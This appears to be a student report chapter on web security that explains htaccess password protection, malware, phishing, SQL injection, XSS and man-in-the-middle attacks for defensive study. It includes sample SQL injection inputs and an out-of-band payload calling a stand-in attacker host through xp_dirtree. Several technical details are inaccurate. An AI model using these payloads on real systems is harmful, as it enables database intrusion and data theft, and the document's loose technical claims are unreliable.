Usually we can find the scanner to scan the website so that we can identify the vulnerability of the website and perform the right action to fix and solve the issue. Basically, scanner seek for malware, malicious programming code, infected files, hidden i-frames, vulnerabilities plus other issues related to security.



Fig 13 vulnerability report form scanned website

## Update software

It is a primary problem if the website is not properly updated in the hosted server's software and application helping to run the web page. Even the content management system will be at high risk because of its vulnerability which usually found in third-party application and plugins. So, to prevent such issue the updating helps to maintain security from the attackers, as the updates contains patches for security. There are various application and plugins which is developed for the CMS, so using automatic updating solution makes it easier to fix the updating application quicker.



Fig 14 progress of updating

The condition for the pure developed website would be using third party software like OWASP and it will identify every line of functions which need to be updated to protect the website.

## Security for user name and password

We have been hearing a lot of news on user name and password hacked from ecommerce website. Even for the hackers it will be easy to steal the password when it is weakly written. There are various ways to do password protection and security for developer while coding and users or owner while entering the password. From javascript, PHP, jsp, asp, to htaccess for coders and for normal user just be concern on the typed password usually contains number of characters plus special character to make it stronger.




Fig 15 user name and password security

Using few lines of codes in .htaccess, can protect any directory or page on the web server. Even with the help of .htaccess we can secure the entire website. It is considered as the most secure way of protection on password by various web security expertises. The .htaccess stored in web server, therefore the actual passwords and usernames are never stored with the web browser or in the HTML. The purpose of password protection is to:

1. Hiding the new updates on the website in the public before it is lunch.
2. Securing the private information for specific users or customer on the website
3. Content with paid only have access via a password

Basically, with these two ways of protection on password which helps to secure the web information and activities from the hackers. [\[8\]](#)

1. Creating the file for password storing user name and passwords that will have access to the directory





Fig 16 htaccess file directory

2. Auto generating with plugins or software for owners and coders can create .htaccess file in the directory to protect password.



```
.htaccess
1 # BEGIN WordPress
2 <IfModule mod_rewrite.c>
3 RewriteEngine On
4 RewriteBase /
5 RewriteCond %{REQUEST_FILENAME} !-f
6 RewriteCond %{REQUEST_FILENAME} !-d
7 RewriteRule . /index.php [L]
8 </IfModule>
9 # END WordPress
10
11 #Enable Password Security
12 AuthUserFile c:\apache\security\.htpasswd
13 AuthName "Please Enter User & PW"
14 AuthType Basic
15 require valid-user
```

Fig 17 auto generated password protection in htaccess

## How to create password file

1. Open file name as .htpasswd
2. Use some encryption function from coding language or use some tools for password and just paste the encryption file and save it. Therefore, it can be online accessible. For example [ the user name “example” and password “example”] = output will be [ example: \$apr1\$2jYrVptg\$wbHuCPJDbHtJIP2b/VmOy1 ]
3. Now upload .htpasswd file to the server.

## Create htaccess file

1. Open a text file and save it as .htaccess
2. Add few lines in .htaccess  
AuthUserFile /path/to/htpasswd/file/.htpasswd AuthGroupFile /dev/null AuthName  
"Name of Area" AuthType Basic require valid-user
3. Change to the path to .htpasswd where it is uploaded
4. Change “name of area” to the name of website.
5. Then upload to the directory where the site needs to be protected <sup>[9]</sup>

## Web application attacks

When attackers try to hack a business website or corporate website, they would not go for invention or re-invent the technique unless they are unaware of different codes and strategy. They will go with the common types of techniques which are known and highly effective to attack at vulnerability sections such as phishing, malware, cross-site scripting (XSS).

### Malware

While there is some pop up on the web page or mistakenly clicked some pops up or email attachment from the website then the website is in serious threat or danger because it is the malware threat. Hackers use malware to gain access in the website or in a broad term home computer as well. Malware means to various methods of harmful application and software, like ransom ware and viruses.




Fig 18 malware infected website

Until malware is in the website, it harms all sort of website sections or layouts by taking control over whole website and monitors the action of the user and silently sending all sorts of useful information to the attacker's system.

Malware covers three aspects

- Objective (designed malware to achieve) what
- Delivery (delivered malware to the target) How
- Concealment (avoiding malware detection) How

## Objective

It is created with an objective, focusing on some of the most common objectives observed in malware.

- *Information ex-filtrate*

Payment information, stealing data, credentials etc. are usual happening cybercrime or attack. It is the area where focus goes seriously on this type of theft which cost high rate to a company, person, government that are victim.

- *Interrupted action*

Causing problems for the targeted website working actively is the objective that occurs in malware. Virus from the attackers corrupting critical page making website affected to an orchestrated of web system or pages setups or installation, the level of interrupted can differ. It is fact that the infected areas of the website pages or its system happens to be the victim of DDOS attacks.

- *Payment Demand*

Usually malware is concerned on extorting money for the victim directly. Different way of shareware uses to manipulate the victim for paying some money. Most of the cases the popular malware ransom ware uses to block the target from accessing their own data or information until the victim pay the money off. Well due to its popularity it has becomes enough threat that some companies have brought bit coin just in case to pay the ransom. The ransom has been using the bit coin payment system due to its unknown user and id's encryption which cannot be traceable.

## Delivery

The attacker has been using a variety of different mechanism while delivering malware into the website over the past few years. Few are academic where may attack are for threats.

- **Trojan horse:** It acts as a software application like game or any beneficial application etc. in the real scenario it is the way of transporting malware. Trojan horse runs or activate when users download or willing to use it. It occurred from the email attachment and internet.
- **Virus:** It is the type of malware where it spread by itself to infect other files or programs via code injection. This action of such malware virus inject itself into existing website information which intentionally built malware to damage one fixed application or information which does not attempts to infect other parts.
- **Worm:** It is also like a virus and Trojan horse but slightly difference is that, it directly spread into the system without knowing vulnerability and search by itself. It actively spread to attack other targets also without user's understanding. [\[10\]](#)

## How to manage not to be attacked by malware

- Educating the users by telling i.e. not to download and run unknown software application blindly.
- Using proper tools and software with proper guidance to scan which will maintain the website automatically
- Update the software and application on both server and web
- Ensure the organization network using proper firewall and while surfing the web from different location does it has proper VPN service
- Regularly or weekly scanning web page for vulnerabilities and understand the website is properly secure and protect the user or customers in the sites.
- Timely maintain backing up always makes impacts, it is one of the easiest and best for long-run whatever happens in the website, and the daily backup would be impeccable. [\[11\]](#)



## Phishing

The term phishing referred as an action that's has been carried out by the fraud practice of sending emails so they can reveal the individuals personal information. In this type of attack, attackers randomly attached the clickable link in the targeted email to install malware. This is a phishing attack, pretending to be someone genuine so that host or web site gets victim. Since user impulses, curiosity this attacks can sometime difficult to stop.

A hacker may send an email to the user from the trusted website, like the daily surfing webpage that user has theirs complete information. Emails seem legitimate and it will have some important to do or ask for.




Fig 19 phishing email type

In that email there usually will be the link or the persuasive image link to click. Then, clicking or opening the malicious file or attachment download setup then the user have to install the malware software into their computer or else if the link is clicked it will redirect to other exact

looking website which will ask for you login user name and password to accessed other files or to download to have access of the user's user name and password.

Therefore, in order to understand the link is legitimate, just understand the value of email verifying which makes user information safe and valid. [\[12\]](#)

## **Types of phishing attacks**

Back in the years and still there is innovation in phishing by an attackers. By inventing variations, this required high level of effort by attackers for an output like high rate or value “payout” per victim.

- ***Spear Phishing***

The way when attackers target an organization or specific individual's files to hijack then it's called as spear phishing. In this threat it includes gathering other elements of the website such as email, logos and address of the physical company or its involved user information too.

- ***Whaling***

In this attack type the victim would be the C-level senior or executives information or data from website. While attacking, attackers use focused messaging considering the role of executive. Whaling will be successful, when they are able to deceive the valuable information.

- ***Clone phishing***

From the word “clone” itself says that, it is about copying, which mean the attacker's victim will be the message send from the website with the same information but some specific changes to ensure its validity like invalid url's link, malicious attachments etc. Because this is completely rely on a previously send message from the vulnerable website, legitimate message and affect by duplicating the target's information or message. [\[13\]](#)

## What are Techniques?

Conducting numerous mechanisms of phishing to the targets, like social media, instant messaging, texting, and infected websites, including email. Some old technique like school phone calls to attack. Hence, the mechanism of delivering certain attack, phishing utilize some techniques to execute.

- *Spoofting link*

In this technique the deceptive URL happens to be the same like legitimate URL, increasing the possibility that the users are not going to identify the slight different and blindly click the malicious URL. Sometime such manipulative links are easily be identify by users who knows to check url in theleg1tbank.com, thelegitbank.com or with the help of shorten site url like goo.gl, bit.ly etc.

- *Spoofting website*

Not only the attacker spoof the link but also the website. In this case attackers play with the html, css, javascript to get control over the legitimate website which appears to be forged to the users. The website URL will be so much authentic to be appearing, the user actually visiting the malicious website without their knowing and then the credentials the user provides is quietly steal.

- *Redirects url*

In the redirects the attackers forces from user email or browser to act with unexpected website. The typically redirects involves a website traffic or users forcefully to an undesirable attackers websites. Therefore, attackers will gain access to the users credentials for example, when user are played with the attackers then, attackers will convert the url and place into the login section of the page or comment for login usually putting into the button where user will click in order to perform certain action.

## How to prevent phishing?

- Tutoring for simple security and educating them to fight against the phishing attacks (from top to bottom level employees)
- Before get affect some file and data go with the filter process or scan so that the user will feel safe to open the file without any doubt
- Similarly, filter the malicious urls using, bit.ly, goo.gl, etc by shorthorn link to be sure that, the url is not a malicious.
- Use strong credential behavior by disallowing weak password, continuously asking for few change in password for safety
- Choosing best encrypt type for password protecting

## SQL Injection

This is the way to manipulate and change in database. Sql is the primary subject of every software, web, and application in a big or small scale. It has been implemented in various open source database and commercial. The injection is another type of cyber security attack that only objectives is to destroy the databases or extract valuable information to spoil company profile. A successful attack includes: authentication bypassing, stealing data, modifying data by deleting or changing, running arbitrary code or accessing root system.




Fig 20 injecting sql from search

## Type of sql attack

An injection attack from sql can be deployed in several of ways or technique. After analyzing the system behavior the attackers select the specific method to attack.

### - *Un-Sanitize Input*

This is common type of attack where attackers have user input which is not sanitized for characters that should be escaped, and / or the input isn't validated to be the type that is correct / expected.

For instance, in ecommerce website it has paying bills online which might request the user's bank account number from the form and that will be sending into the database to

get the information. The dynamically build SQL query string with the account number the user provided can be pull like this:

```
“SELECT * FROM username WHERE bankno =”+providednumber +”;
```

This query string will works from those who entered the bank acc number which will be the gate way to attack for an attackers. For instance, if there is an account number provided the detail result will be extracted in a query string as:

```
“SELECT * FROM username WHERE bankno =” or ‘1’ = ‘1’;
```

By using this query the condition to be TRUE, querying this into the database is going to return all users results instead of just individual customer who provided the bank account number.

#### - *Blind SQL Injection*

This injection type is not about attacking database and accessing important details of the user or company. Instead, it is the way where attacker uses in analyzing the behavior of the website and traffic or user. Like, examining HTTP respond, with certain user input for blank web pages, and understand how long it will respond to get information from the database server. Similarly, they will try with other SQLi to know more details. For instance, following are the blind sql injection attacking way [\[14\]](#)

1. Item.php?id=9999 (AaanTrek)



Fig 21 injecting through search form

- Item.php?id=8-1
- Item.php?id=6 OR 1=1

## 2. Item.php?name=Look

- Item.php?name=Lo '%2l' ok
- Item.php?name=Lo ' || 'ok (Trek)
- Item.php?name=Look OR 'x' = 'x'

It is more complex way of attacking the subject, action performed when attacker cannot successes in the single attempt. In this scenario attacker will use SQL statement when, which presented in to the database and establishing database connection to an external server which can be controlled by an attackers. In this technique attackers plant their code or data so that they can have complete control over the database behavior.

For example, paring the sql statement into the url product id and stuff directly which will looks like `https://example.com/products.php?id=1;EXEC%20master..xp_dirtree%20'%5c%5ctest.attacker.com%5c'+--+`

## How to prevent SQL injections attacks

- Not allowing direct user input values into sql statements
- Storing values into some parameter defining variable is safer
- Verify the user provided inputs and remove the characters which doesn't make any difference
- Encrypting private information while storing into database
- Using certain function to avoided injection for example in php (`mysqli_real_escape_string`, `mysql_blind_param`, `trim wpdb::prepare` etc).
- Setting up the database privileges and permission with specified user and admin, employee etc

- Avoiding the error message displaying in website because that would be attackers understanding source of information.
- Applying Web application Firewall (WAF) into the database for accessing the web application also
- Updating the database and applying required patches for the database [\[15\]](#)



## Cross-site scripting

As we already know about the injection attack and stuff but in this topic cross site scripting which is also known as XSS is a way of injection but not with the vulnerable website which stored user sensitive information data. It directly attack the user by injecting malicious code to run into the user's browser when they use or visit the website that is attacked and follow the visitor directly without using website. This causes the low reputation of websites by the theft of user data, hijacking session, and many more.




Fig 22 xss

Due to the popularity of java script and common choice for XSS attack, attack can be done with any supporting browsers language. As XSS is around 15 years effectively proven script used in browsers for its simplicity and ease, still these days too and going on.

## Cross-site scripting attacks types

There are various ways to attack but I will be just pointing few common and mostly used doesn't matter big or small sector of business which are as follows.

### *Reflected XSS*

In this attacks the attacker target from its own web browser involving the venerable website with malicious script. Similarly, the malicious code or script sent by the client is not stored on the vulnerable server.




Fig 23 XSS attacking way

For instance, using vulnerable point of the website like search bar the attacker pass a malicious query parameter within url vulnerable to XSS:

*`http://example.com/search?search_item=""<script> (this is how attack can be done) </script>`*

This usually carried out when the targets go with such URL from their any browsers. The starting point is from the email having such URL to trick users in clicking it or pushing to show URL publicly.

When the click action triggered, the website accept the parameter “search\_item”, in the sense of finding items from the site “example.com”, but in the reality the value received in the parameter “search\_item” is the malicious script. Therefore, search field will display in different page as “item search for <search\_item>...” But vulnerable website can’t sanitize the value from “search\_item “and the injection successfully destroys the information form the webpage.

### ***Persistent XSS***

In this case, the attack done to the weak server where malicious script is directed by the attackers so, vulnerable website or web application’s users will be the victim. For instance,

persistent XSS done by posting a malicious script on the vulnerable website's messaging forum. Whenever users landed to such forum post, now the user's web browser executes and loads the contaminated script.

As we know by now that, the main difference between persistent and reflected XSS attacks is, reflected XSS attack target individual user from the vulnerable website by sending email whereas persistent XSS target entire users.

### *DOM-Based XSS*

In this type of XSS attack, it is a little bit different between persistent and reflected because these are server based attacked but "dom-based XSS" entirely exist with client-side script where a website contains some JavaScript to process data from an untrusted source in an insecure way within the HTML.

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

For instance, it also includes some same type of techniques like as I have mention above where attackers create malicious URL with script into it like as "search\_item" and send request to every potential targets. Similarly, when the url has been clicked the browser of the user start to load the website search page and the script within the client-side search\_item starts processing. Generally, search\_item send the query parameter value to the website backend database but the website doesn't create the web page with the malicious script because those script is develop for client-side which is placed in the search place value.

### **Prevent attack like cross-site scripting**

- Filtering the users input by validating the unauthorized user input
- Use some captcha while receiving input
- Limiting user behavioral activity within the website
- Only access is granted when it is necessary
- Utilization of proper security action which is essentially required [\[16\]](#)

## Man-in-the-middle (MITM) Attacks

MITM attack is a common type of cyber-attack whereas from the name itself we can understand that, middle man meaning the attackers will eavesdrop on the communication between two legitimate hosts, allowing independent communication within victims and sending message between two communicator to make sure both parties are having direct contact over private connection but in reality, whole movement has been controlled by the attacker. Attackers intercept entire useful message passing between the two targets and can inject new one as well to control entire whole system.



Fig 24 man in middle attack

In a lay man understanding, Agni (user) and Vayau (web Application) are having a talk where Eather wants to know whats their conversation is all about so, he is eavesdropping and remain unknown. Eather could act by telling Agni that he was Vayau and vice versa. Therefore, it would leads Agni to believe he is speaking to Vayau and entire information could then receive by an attacker called Eather so, unknowingly attacker is successful in hijacking entire conversation.

### Types of MITM

There are various ways in attacking the website being in middle which will be as follows, some of them are through changing some devices and some of them will be by manipulating software setting and stuffs.

### *Rogue Access Point*

When the devices are inserted with external wireless cards or devices which often try to auto connect the access point emitting the powerful signal. In such case an attackers install their own wireless devices and pretend other surrounded device which has been receiving signal to connect in their domain only.




Fig 25 access point attack

Now, the targeted traffic signal can be manipulated by the attacker and they don't even be on the trusted network just required close placement of the physical devices to receive signal.

### *ARP Spoofing*

ARP is known as Address Resolution Protocol used to search out the MAC address of any network devices within LAN from an IP address. The action take place when two host wants to communicate each other.




Fig 26 ARP spoofing

An attacker sends the false ARP request over local area network or within same network MAC address. This results in sniffing the private traffic within two host and confidential information could be targeted and stole during the flow of the traffic, like exchange mac address from the sanded packets, session tokens exchanging, full control to account which is protected from accessing. [\[17\]](#)

### *mDNS Spofing*

Multicast DNS is like DNS Domain Name Server. In networking this protocol resolves host name to IP addresses within small networks. Spoofing done within local area network using broadcast request like ARP. For spoofing attacks the name resolution system configure network devices extremely simple where user doesn't have any clue which addresses devices are communicating with so, the automated system into the devices will resolve.




Fig 27 mDNS spofing

Devices like, hub, switch, router, using protocol on a trusted network. When a website have to know the address of a particular device a router an attacker is going to respond to the request with malicious data, directing it to resolve an address in which they have control over. Though the devices already have cache address but the victim is unknown with the attacker's devices controlling over their browser websites or applications. Therefore, mDNS spoofing works like this.

### *DNS spoofing*

As we have already talked about the tiny case which occurred in local area network which was mDNS but DNS is about big type of attack attempted in private or corporate sector. It also does the same way of resolving address but in domain name into ip address.




Fig 28 DNS spoofing

Attackers will introduce with malicious DNS cache data to a host to crack for an access over next another host using name of the domain like [www.example.com](http://www.example.com) . This will drag the targeted victim towards affected host, with the trust of receiving legitimate information from the genuine source.

## Techniques in Man-in-middle-attack

### *Sniffing*

In this technique, an attackers user tools to capture packet like solarwinds, wireshark, fiddler, secure shell etc to examine header of the packet and other details in lower level by implementing specific wireless devices by an attacker so that they can monitor the packets that travels between hosts which is not meant to see the address by the other hosts.

### *Injecting packets*

In this injecting case an attacker can manipulate their device's tracking mode into sending malicious packets data into communication streams. Packets can change with valid data into communication stream, which happens to be authentic process of communication, but in reality packet is malicious. Basically, injecting packets involves random test action to confirm when and how to send and craft packets.



### *Hijacking session*

Every web application has user login system either backend or frontend which generally create a temporary session token to make hassle free for the users by avoiding asking same user name and password again and again in every page on the web application. So, such temporary token can sniff by an attacker to steel sensitive information via web application.

### *SSL Stripping*

